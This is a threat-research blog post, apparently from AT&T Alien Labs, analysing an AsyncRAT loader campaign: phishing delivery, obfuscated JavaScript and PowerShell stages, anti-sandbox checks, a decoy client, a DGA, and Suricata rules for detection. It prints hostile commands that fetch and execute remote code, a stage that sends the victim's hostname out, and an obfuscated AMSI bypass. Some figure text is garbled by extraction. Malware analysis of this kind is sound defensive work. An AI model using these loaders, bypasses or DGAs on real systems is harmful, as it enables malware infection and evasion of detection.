

AsyncRAT Loader: Advanced Threat Analysis

// cybersecurity.att.com/blogs/labs-research/asyncrat-loader-obfuscation-dgas-decoys-and-govno

AsyncRAT loader: Obfuscation, DGAs, decoys and Govno

January 5, 2024 | [Fernando Martinez](#)

Executive summary

AT&T Alien Labs has identified a campaign to deliver AsyncRAT onto unsuspecting victim systems. During at least 11 months, this threat actor has been working on delivering the RAT through an initial JavaScript file, embedded in a phishing page. After more than 300 samples and over 100 domains later, the threat actor is persistent in their intentions.

Key takeaways:

- The victims and their companies are carefully selected to broaden the impact of the campaign. Some of the identified targets manage key infrastructure in the US.
- The loader uses a fair amount of obfuscation and anti-sandboxing techniques to elude automatic detections.
- As part of the obfuscation, the attacker also uses a lot of variable's names and values, which are randomly generated to harden pivot/detection by strings.
- [DGA domains](#) are recycled every week and decoy redirections when a VM is identified to avoid analysis by researchers.
- The ongoing registration of new and active domains indicates this campaign is still active.
- There is an [OTX pulse](#) with more information.

Analysis

AsyncRAT is an open-source remote access tool released in 2019 and is still available in [Github](#). As with any remote access tool, it can be leveraged as a Remote Access Trojan (RAT), especially in this case where it is free to access and use. For that reason, it is one of the most commonly used RATs; its characteristic elements include: Keylogging, exfiltration techniques, and/or initial access staging for final payload delivery.

Since it was initially released, this RAT has shown up in several campaigns with numerous alterations due to its open-sourced nature, even used by the APT Earth Berberoka as reported by [TrendMicro](#).

In early September, AT&T Alien Labs observed a spike in phishing emails, targeting specific individuals in certain companies. The gif attachment led to a svg file, which also led to a download of a highly obfuscated JavaScript file, followed by other obfuscated PowerShell scripts and a final execution of an AsyncRAT client. This peculiarity was also reported by some users in X (formerly Twitter), like [reecDeep](#) and [Igal Lytzki](#). Certain patterns in the code allowed us to pivot and look for more samples in this campaign, resulting in samples going back to February 2023. The registration of domains and subsequent AsyncRAT samples is still being observed at the time of writing this blog.

AsyncRAT Samples observed by AT&T AlienLabs




Figure 1: Number of samples observed by Alien Labs in this campaign.

The modus operandi of the loader involves several stages which are further obfuscated by a Command and Control (C&C) server checking if the victim could be a sandbox prior to deploying the main AsyncRAT payload. In particular, when the C&C server doesn't rely on the parameters sent, usually after stage 2, or when it is not expecting requests on a particular domain at that time, the C&C redirects to a benign page.




Figure 2. Execution flow.

During the whole campaign, JavaScript files have been delivered to targeted victims through malicious phishing webpages. These files, despite being clearly a script, contain long strings that are commented out, with texts composed of randomly positioned words, with 'Melville', 'church', 'chapter' and 'scottish' being the most repeated words. A similar sample delivering AsyncRAT showed up in March 2023 but hidden between what looks to be Sanskrit characters as reported by Ankit Anubhav in https://twitter.com/ankit_anubhav/status/1636714527218880515. However, that sample has different TTPs to deliver the final payload and could be part of a different campaign or executed by a different threat actor.

This script is highly obfuscated, with several functions to move around the detectable commands/strings, and with the URL to the C&C being obfuscated in the form of decimal values. In order to decrypt the URL, the script subtracts a constant to the value and converts the number into an ASCII character. For example, the following array of numbers (102 131 138 138 141 62 117 141 144 138 130 63), when subtracted by 30 and converted to ASCII, corresponds to the string 'Hello World!'. This kind of ciphering can be observed later in Figure 3.

```

var trokjdijyopwzgu = [
  school('u6'), '0x16d'),
  school('281z', '0x170'),
  school('201X', '0x16e'),
  school('u345', '0x171'),
  school('u339', '0x172'),
  school('u348', '0x16f')
];

```

4966 → 115, 100, 117, 121, 116, 122, 101, 112, 46, 116, 111, 112, 47, 49, 46, 112, 104, 112, 63, 104, 97, 115, 104, 61
 k o u y v z e p l o p / l d h p ? h a s h =

Figure 3. Extract of code from ec48d692547341789a9205f607983f9cd485435df4fefda1654a5eccbe12bfb0.

This file ends up executing the command `conhost --headless powershell iex(curl -useb sduyvzef[.]top/1.php?hash=)`. The C&C and URL are frequently updated, so it is hard to always have a Suricata detection for it. Some of these requests were already detected by Suricata rules like Emerging Threats (ET) rule signature ID 2048662, and others included in the Appendix.

On top of modifying the C&C and URL every so often, the threat actor tries to generate a completely new version of the loader for each victim. The new files carry new randomized variable names, or a new constant subtracted to get the ASCII representation of the URL, which makes detection techniques difficult to perform consistently.

After a GET request, the C&C sends a script over HTTP. This script contains base64 code, and the necessary functions to decode it. It is then XOR'ed against a hardcoded key in the script, unpacked with Gunzip, and copied to memory to execute the payload as fileless in PowerShell. Once again, all the code will have variables with long randomized strings, commands that are ciphered and need to be converted to ASCII, as well as functions to evade EDR, static detections and analysis by researchers.

After the decoding, decrypting and decompressing the code, the ending script can be summarized in the command `iex(curl -useb "http://sduyvzef[.]top/2.php?id=$env:computername&key=$wiqnfex")` where `$env:computername` is the victim's hostname. The second variable `$wiqnfex` is a number of around 12 digits representing a value for the probability that the infected machine is a Virtual Machine or Sandbox.

These calculations for anti-sandboxing are as follows:

1. `Get-MpComputerStatus | Select -ExpandProperty "IsVirtualMachine"`: This command pulls the Computer status from PowerShell and extracts the `IsVirtualMachine` value. There are three contemplated outputs:
 - a. `True`
 - b. `False`
 - c. `3`
2. `Get-WmiObject Win32_VideoController | Select-Object AdapterDACType | Out-String`: The output represents the name or identifier of the digital-to-analog converter (DAC) chip. The expected outputs are:
 - a. Intel or SeaBIOS
 - b. Internal or Integrated
 - c. VMware or Bochs

3. *Get-WmiObject -Namespace root\wmi -Query 'SELECT * FROM MSSmBios_RawSMBiosTables' | Select-Object Size*: Using WMI, this command retrieves the SMBIOS data, in particular the number of items it has. The three possible values are:
- o a. Between 300-1000
 - o b. Between 1000-12000
 - o c. Between 13000-122442

Each result for the three commands gets assigned a different value. Every time an answer is matched, the value is added to the '\$wiqnfex' variable. If one of the commands doesn't have a matched answer, the script won't add any values to the result. On top of these three additions, there is always a constant value added to the variable, so the lowest possible result is never 0. For example, in the sample we have been analyzing in this blog, the values are:

Command/answer	Value
1a	836865 13507
1b	581000 85349
1c	193095 72834
2a	301224 68073
2b	467713 7650
2c	450698 78512
3a	588121 54367
3b	123290 835
3c	706923 79937

Constant	280375
	9539

Some of the values would represent a correct answer from the C&C's point of view (e.g. 1b for VM being False) and others don't (e.g. 2c for VMWare). Looking at the table, it is also clear that the wrong/suspicious answers have a significantly greater value than the values that would not represent a sandbox/VM. The C&C either has a table with all the possible responses and whether it is valid, or it has a range of values it accepts with the minimum value being higher than the constant to avoid validating a bruteforce attempt, and the maximum value being bound by the addition of all the "wrong" answers plus the constant. For this reason, Alien Labs has not tried to brute force all the valid responses. This anti-sandboxing technique allows the threat actor to evade successful detection by many of the most popular sandboxes.


On the one hand, if the C&C receives an invalid answer, it either redirects the request to Google, or it returns a new script similar to the previous ones, that reaches out to a payload hosted in temp[.]sh, as seen in Figure 4 with the variable \$url. Surprisingly after the behavior observed so far in this blog, the link to the temp[.]sh has been consistent throughout different samples and in time. This domain hosts files for three days and a new randomized URL path is generated for each new file uploaded, meaning that the attacker is not really concerned if this payload makes it to the victims. One of the samples identified to be related with the URL in Figure 4 is

ae549e5f222645c4ec05d5aa5e2f0072f4e668da89f711912475ee707ecc871e.

```
1
2 $Q=$null;$acce="$((('Syst'+'em').NormalizE([Char]([byte]0x46)+[char](46+65)+[Char]([BYte]0x72)+[char]([byte]
0x6d)+[Char]([byte]0x44)) -replace [Char]([BYte]0x5c)+[char]([byte]
0x70)+[Char](123)+[char](77)+[char](110+19-19)+[char]([byte]0x7d)).$((('Mânâgeme'+'nt').normAlize([Char]([byte]
]0x46)+[Char](41+70)+[Char]([byte]0x72)+[Char]([BYte]0x6d)+[Char](68+11-11)) -replace [Char]([byte]
0x5c)+[Char](112)+[Char](123+74-74)+[char]([Byte]0x4d)+[Char](97+13)+[Char](125*89/
89)).$(('A'+'u'+'t'+'ô'+ 'm'+ 'â'+ 't'+ 'i'+ 'ô'+ 'n').NOrmAlIZE([char](70)+[Char]([BYte]
0x6f)+[Char](114+105-105)+[Char]([BYte]0x6d)+[Char]([BYte]0x44)) -replace [Char](92)+[Char](112*93/
93)+[Char](123)+[char](77)+[char]([byte]0x6e)+[Char](125*47/
47)).$(('AmsiUt'+ 'ils').noRmAlize([char](70+6-6)+[Char]([byte]0x6f)+[Char](86+28)+[Char](109)+[char]([byte]
0x44)) -replace [Char]([byte]0x5c)+[char](112*84/84)+[Char](123*9/9)+[char]([Byte]
0x4d)+[Char](110+101-101)+[char](125*35/
35));$piooz="+('ydmL'+ 'ftbg'+ 'mejg'+ 'nrrh'+ 'cpvs'+ 'vrîx').NOrmAlize([Char](70+28-28)+[Char]([byte]
0x6f)+[Char](6+108)+[Char]([byte]0x6d)+[char](68*41/41)) -replace [Char]([byte]0x5c)+[Char]([byte]
0x70)+[char](123)+[char](77*12/12)+[Char](110+73-73)+[Char]([byte]0x7d)";[Threading.Thread]::Sleep(
833);[Ref].Assembly.GetType($acce).GetField$(( 'âmsîî'+ 'nitFâ'+ 'îled').NormalizE([Char]([byte]
0x46)+[Char]([BYte]0x6f)+[char](114*62/62)+[Char]([byte]0x6d)+[char](68)) -replace [char]([byte]
0x5c)+[char]([BYte]0x70)+[Char]([byte]0x7b)+[char]([Byte]0x4d)+[char]([BYte]
0x6e)+[Char](125+102-102)),"NonPublic,Static").SetValue($Q,$true);
3
4
5 $url = "https://temp.sh/bfseS/ruzxs.exe"
6
7
8 $client = New-Object System.Net.WebClient
9
10 # Download the assembly bytes
11 $assemblyBytes = $client.DownloadData($url)
12
13 # Load the assembly into memory
14 $assembly = [System.Reflection.Assembly]::Load($assemblyBytes)
15
16 # Execute the entry point of the assembly
17 $entryPoint = $assembly.EntryPoint
18 $entryPoint.Invoke($null, @())
```

Figure 4: Stage 3 script, last one before the AsyncRAT download.

The file may appear to be AsyncRAT client based on some of the AntiVirus detections, but this is far from the truth. When decompiled, the RAT is actually a distraction for any researchers looking into the campaign. The sample is a decoy made to resemble a RAT for several reasons. The assembly name is DecoyClient, and the configuration isn't encrypted as it would be in an AsyncRAT sample. Additionally, the sample does not contain a C&C server, only loopback addresses. Furthermore, among the data to be exfiltrated to the C&C, is the string "LOL" or the group "GOVNO" which corresponds for the Russian word for "shit".



```
IdSender
// decoyClient, Version=4.0.7.0, Culture=neutral, PublicKeyToken=null
// Client.IdSender
using ...

public static class IdSender
{
    public static byte[] SendInfo()
    {
        MsgPack msgPack = new MsgPack();
        msgPack.ForcePathObject("Pac_ket").AsString = "ClientInfo";
        msgPack.ForcePathObject("HWID").AsString = Settings.hwid;
        msgPack.ForcePathObject("User").AsString = Environment.UserName.ToString();
        msgPack.ForcePathObject("OS").AsString = new ComputerInfo().OSFullName.ToString().Replace("Microsoft", null) + " " + Environment.Is64BitOperating
        msgPack.ForcePathObject("Camera").AsString = "";
        msgPack.ForcePathObject("Path").AsString = Process.GetCurrentProcess().MainModule.FileName;
        msgPack.ForcePathObject("Version").AsString = "12";
        msgPack.ForcePathObject("Admin").AsString = Methods.IsAdmin().ToString().ToLower()
            .Replace("true", "Admin")
            .Replace("false", "User");
        msgPack.ForcePathObject("Perfor_mance").AsString = Methods.GetActiveWindowTitle();
        msgPack.ForcePathObject("Paste_bin").AsString = "LOL";
        msgPack.ForcePathObject("Anti_virus").AsString = Methods.Antivirus();
        msgPack.ForcePathObject("Install_ed").AsString = new FileInfo(Application.ExecutablePath).LastWriteTime.ToUniversalTime().ToString();
        msgPack.ForcePathObject("Po_ng").AsString = "...";
        msgPack.ForcePathObject("Group").AsString = "GOVNO";
        return msgPack.Encode2Bytes();
    }
}
```

Figure 5: ae549e5f222645c4ec05d5aa5e2f0072f4e668da89f711912475ee707ecc871e sample decompiled.

On the other hand, when the C&C receives a valid answer from Anti-Sandbox analysis, it provides a script with the next domain and URL obfuscated, unlike the one in Figure 4, which will download a sample of AsyncRAT later.

Network infrastructure

As mentioned before, the code is constantly changing, heavily obfuscated and randomized, making it hard to detect. However, that is not the case for the network infrastructure. The samples observed reached out to a wide range of domains, updating the list quite often. However, most of these domains shared some common characteristics. We have already seen in this blog the domain sduyvzep[.]top and also within the tweets referenced we have seen others, orivzije[.]top and zpeifujz[.]top. The domain structure follows these characteristics:

- Top Level Domain (TLD): top
- 8 random alphanumeric characters
- Registrant organization: 'Nicenic.net, Inc' (the registrar)
- Country code South Africa (ZA)
- Created a few days before its use

The screenshot in Figure 6 shows the information for sduyvzep[.]top as displayed in OTX. Combined, these attributes are uncommon enough to raise suspicion for any new domain with those features.




Figure 6: OTX screenshot of domain sduyvzep[.]top.

When researching domains with similar uncommon characteristics (and when the Anti-Sandbox analysis is passed), a new set of domains appears. The scripts leading to these domains didn't have a hardcoded domain under all the obfuscation like the sample observed earlier. Instead, these samples had a script to calculate the domain based on the current date. This allows the samples to automatically change the C&C domain with time and evade being blocked if the code is not properly reviewed.

```

$seed = New-Object System.Random([int](((Get-Date).DayOfYear+3) / 7) +2024)*6542);
for ($i = 0; $i -lt 15; $i++) {
    $domain += 'abcdefghijklmn'[$seed.Next(14)];
}
$result=$b+'.top';

```

Figure 7. Simplified version of the DGA from 29dcf858f36f68827696a9a3ea1b4a821180569ab297d2f73c740b15832302d3.

The Domain Generation Algorithm (DGA) generates a seed using the day of the year and makes some modifications to it. Part of these modifications ensure that a new domain is populated every seven (7) days, with a new domain purposely generated every Sunday. Afterwards, this seed is used to pick 15 letters from 'a' to 'n' to generate the domain. The other variables in the seed (2024 and 6542) or the characters to create the domain change in some of the scripts in order to generate a different pattern of domains.

For example, based on the script in Figure 6, we can expect the following domains during December 2023:

- 10 - 16 Dec: leeegfhihnjflc[.]top
- 17 - 23 Dec: hlbibfkimfelcja[.]top

- 24 - 30 Dec: dfmnkgnidkadgcd[.]top
- 1 – 7 Jan: cibgbgfjcmibmcd[.]top
- 8 – 14 Jan: mcmlkgjjhdghcjg[.]top
- 15 – 21 Jan: ijbbfhkjmichcj[.]top
- 22 – 28 Jan: edggnhnjdnmfljm[.]top

These domains have been observed to carry the same features as mentioned before, with the difference of being 15 characters long. This allows us to pivot and find historical samples based off the DGA, as well as build detections to identify future infrastructure despite all their efforts to evade EDR and static detections.

In addition to the above-mentioned domains and its characteristics, there is a variant that could be related to the campaign but is not frequently seen. The organization “Ivan Govno” has been registering many domains with Nicenic registrar, including some with TLD top and matching the rest of the cited attributes. The organization name may look like a common Russian name for any non-Russian speaker, if it wasn’t because it already showed up in the decoy sample and was translated in this blog.

On top of the matching characteristics of the registrant, the ASN also carries valuable data. The domains from the first group that were hardcoded in the samples are all hosted on BitLaunch, while the DGA domains are hosted on DigitalOcean.




Figure 8. BitLaunch main page bitlaunch.io.

DigitalOcean is a very popular host provider that requires no introduction. BitLaunch, on the other hand, is not as known among common users. This ASN with identifier 399629 is known for allowing payments in cryptocurrencies like: Bitcoin, Ethereum or Litecoin. This kind of offering is not malicious by itself, however the type of user this model attracts includes cybercriminals, who primarily operate with crypto, and can leverage the anonymity of using certain cryptocurrencies. Additionally, BitLaunch can be used as a pay bridge for servers in DigitalOcean, Vultr or linode hosts. The cheapest option is to host with BitLaunch, but the alternative allows users to pay in crypto and get hosted in a more reliable ASN.

Going back to the DGA domains that were hosted in DigitalOcean, when looking at the scanning activity generated by OTX on the DGA domains, it shows a default webpage with the message 'Welcome to the BitLaunch LEMP app. Log in to your server to configure your LEMP installation.' (Figure 8). This might be an indication that these domains are hosted in DigitalOcean but paid for through BitLaunch.




Figure 9. OTX analysis for a sample DGA domain.

Conclusion

The described campaign shows how determined the threat actors are to infect their victims and go unnoticed, with hundreds of different samples during 2023. Additionally, the effort on obfuscating the samples and constantly making modifications to it shows how the threat actors value discretion. However, this blog is living proof that studying the actor's activity through the year allows us to identify them when they come back with any payload with a wide range of patterns tracked by AT&T Alien Labs.

Detection methods

The following associated detection methods are in use by Alien Labs. They can be used by readers to tune or deploy detections in their own environments or for aiding additional research.

SURICATA IDS SIGNATURES

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"AV TROJAN AsyncRAT Loader CnC Request"; flow:to_server,established; content:"GET"; http_method; content:"id="; http_uri; content:"&key="; distance:0; http_uri; content:"&s="; http_uri; pcre:/&key=\d{10,}&s=\d{3}/U; content:"WindowsPowerShell"; http_user_agent; reference:md5,a421881aeb4234317f9acc31e0b6e320; classtype:trojan-activity; sid:4002766; rev:1; metadata:created_at 2023_12_18, updated_at 2023_12_18;)
```

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET TROJAN Win32/Common RAT Host Checkin (GET)"; flow:established,to_server; content:"GET"; http_method; content:".php?id="; http_uri; content:"&key="; http_uri; pcre:/^(?:[0-9]{10,12})$/UR"; content:"Mozilla|2f|5|2e|0|2028|Windows|20|NT|3b 20|Windows|20|NT|20|"; http_user_agent; depth:36; content:"WindowsPowerShell/"; http_user_agent; fast_pattern; http_header_names; content:"|0d 0a|User-Agent|0d 0a|Host|0d 0a|"; depth:20; isdataat:135,relative; content:"!\"Referer\""; reference:url,twitter.com/reecdeep/status/1715053326859895210; reference:md5,6eb9f82c1b93fa4d6a79f2c06e65f83b; classtype:trojan-activity; sid:2048662; rev:1; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, created_at 2023_10_19, deployment Perimeter, former_category MALWARE, malware_family RAT, confidence High, signature_severity Critical, updated_at 2023_10_19, reviewed_at 2023_10_19;)
```

alert http \$HOME_NET any -> \$EXTERNAL_NET any (msg:"ET INFO HTTP Request to a *.top domain"; flow:established,to_server; content:".top"; fast_pattern; http_host; pcre:"/^(\\x3a\\d{1,5})?\$/WR"; threshold:type limit, track by_src, count 1, seconds 30; reference:url,www.symantec.com/connect/blogs/shady-tld-research-gdn-and-our-2016-wrap; reference:url,www.spamhaus.org/statistics/tlds/; classtype:bad-unknown; sid:2023882; rev:4; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, created_at 2017_02_07, deployment Perimeter, former_category INFO, signature_severity Informational, updated_at 2020_08_20;)

alert dns \$HOME_NET any -> any any (msg:"ET DNS Query to a *.top domain - Likely Hostile"; dns_query; content:".top"; nocase; isdataat:!1,relative; threshold:type limit, track by_src, count 1, seconds 30; reference:url,www.symantec.com/connect/blogs/shady-tld-research-gdn-and-our-2016-wrap; reference:url,www.spamhaus.org/statistics/tlds/; classtype:bad-unknown; sid:2023883; rev:2; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, created_at 2017_02_07, deployment Perimeter, signature_severity Major, updated_at 2020_09_15;)

